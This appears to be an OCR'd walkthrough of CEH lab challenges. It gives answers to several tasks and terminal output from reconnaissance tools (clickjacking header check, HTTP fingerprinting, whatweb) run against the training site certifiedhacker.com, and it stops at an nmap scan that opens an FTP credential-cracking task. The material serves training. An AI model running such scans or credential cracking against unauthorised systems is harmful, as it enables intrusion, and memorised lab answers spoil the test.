0000 76 38 02 90 d9 4f 5c 8d 56 1e 79 8c 08 00 45 00
0010 00 28 4d 00 00 00 40 06 76 a1 0a 0a 01 0a ac 10
0020 00 0b 22 b8 27 0f 06 14 00 00 00 00 00 00 50 02
0030 02 00 a6 d8 00 00
Identification (ip.id), 2 bytes
Packets: 843 · Displayed: 843 (100.0%)
Profile: Default
Wind advisory
Just issued
Search
9:11 AM
1/9/2024
Menu
EH Workstation - 2
yersinia -G - Parrot Ter…




CEHORG has assigned you with analysing the snapshot of the operating system registry and perform the further steps as part of dynamic analysis and find out the whether the driver packages registry is changed. Give your response as Yes/No.

-> Yes

Perform windows service monitoring and find out the service type associated with display name "afunix".



CEHORG has found that one of its web application movies.cehorg.com running on its network is leaking credentials in plain text. You have been assigned a task of analysing the movies.pcap file and find out the leaked credentials. Note: The movies.pcapng file is located at C:\Users\Administrator\Documents\ in the Documents folder on EH Workstation – 2 (Windows 11) machine. Make a note of the credentials obtained in this flag, it will be used in the Part 4 of CEH Skill Check.




CEHORG hosts a datacenter for its bussiness clients. While analyzing the network traffic it was observed that there was a huge surge of incoming traffic from multiple sources. You are given a task to analyze and study the DDoS.pcap file. The captured network session (DDoS.pcapng) is stored in the Documents folder of the EH Workstation -2 machine. Determine the number of machines that were used to initiate the attack.


-> 3

CEH Engage Part 3


You have been assigned a task to perform a clickjacking test on www.certifiedhacker.com that the CEHORG members widely use. Find out whether the site is vulnerable to clickjacking.

GhostEye





Parrot Terminal
File Edit View Search Terminal Help
Header set are:
Date:Sat, 20 Jan 2024 17:44:53 GMT
Server:Apache
Content-Length:226
Keep-Alive:timeout=5, max=75
Connection:Keep-Alive
Content-Type:text/html; charset=iso-8859-1
[*] X-Frame-Options-Header is missing !
[!] Clickjacking is possible,this site is vulnerable to Clickjacking
[+] 1. EtherApe – Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit
[+] Enter your choice:
Menu
Parrot Terminal

Nikto




Perform an HTTP-recon on www.certifiedhacker.com and find out the version of Nginx used by the web server.

BillCipher



Parrot Terminal
File Edit View Search Terminal Help
Interesting but fairly common headers should have their own
plugins, eg. x-powered-by, server and x-aspnet-version.
Info about headers can be found at www.http-stats.com
String : host-header,x-server-cache,x-proxy-cache (from headers)
[nginx]
Nginx (Engine-X) is a free, open-source, high-performance
HTTP server and reverse proxy, as well as an IMAP/POP3
proxy server.
Version : 1.21.6
Website : http://nginx.net/
HTTP Headers:
HTTP/1.1 200 OK
Date: Sat, 20 Jan 2024 17:48:58 GMT
Server: nginx/1.21.6
Content-Type: text/html
Content-Length: 3228
Last-Modified: Thu, 10 Feb 2011 11:01:38 GMT
Vary: Accept-Encoding
Content-Encoding: gzip
host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ==
X-Server-Cache: true
X-Proxy-Cache: HIT
Accept-Ranges: bytes
Do you want to continue? [Yes/No]: Yes
Menu
Parrot Terminal


Whatweb



Applications Places System
Thu Nov
whatweb www.certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#whatweb www.certifiedhacker.com
http://www.certifiedhacker.com [301 Moved Permanently] Apache, Country[UNITED STATES][US], HTTPS
[Apache], IP[162.241.216.11], RedirectLocation[https://www.certifiedhacker.com/], Title[301 Move
manently]
https://www.certifiedhacker.com/ [200 OK] Country[UNITED STATES][US], HTTPServer[nginx/1.21.6],
2.241.216.11], JQuery[1.4], Meta-Author[Parallelus], PasswordField[RevealPassword], Script[text/
cript], Title[Certfied Hacker], UncommonHeaders[host-header,x-server-cache,x-proxy-cache], nginx
.6]
[root@parrot]-[/home/attacker]
#

An FTP site is hosted on a machine in the CEHORG network. Crack the FTP credentials, obtain the “flag.txt” file and determine the content in the file.

```
nmap -p 21 172.16.0.0/24

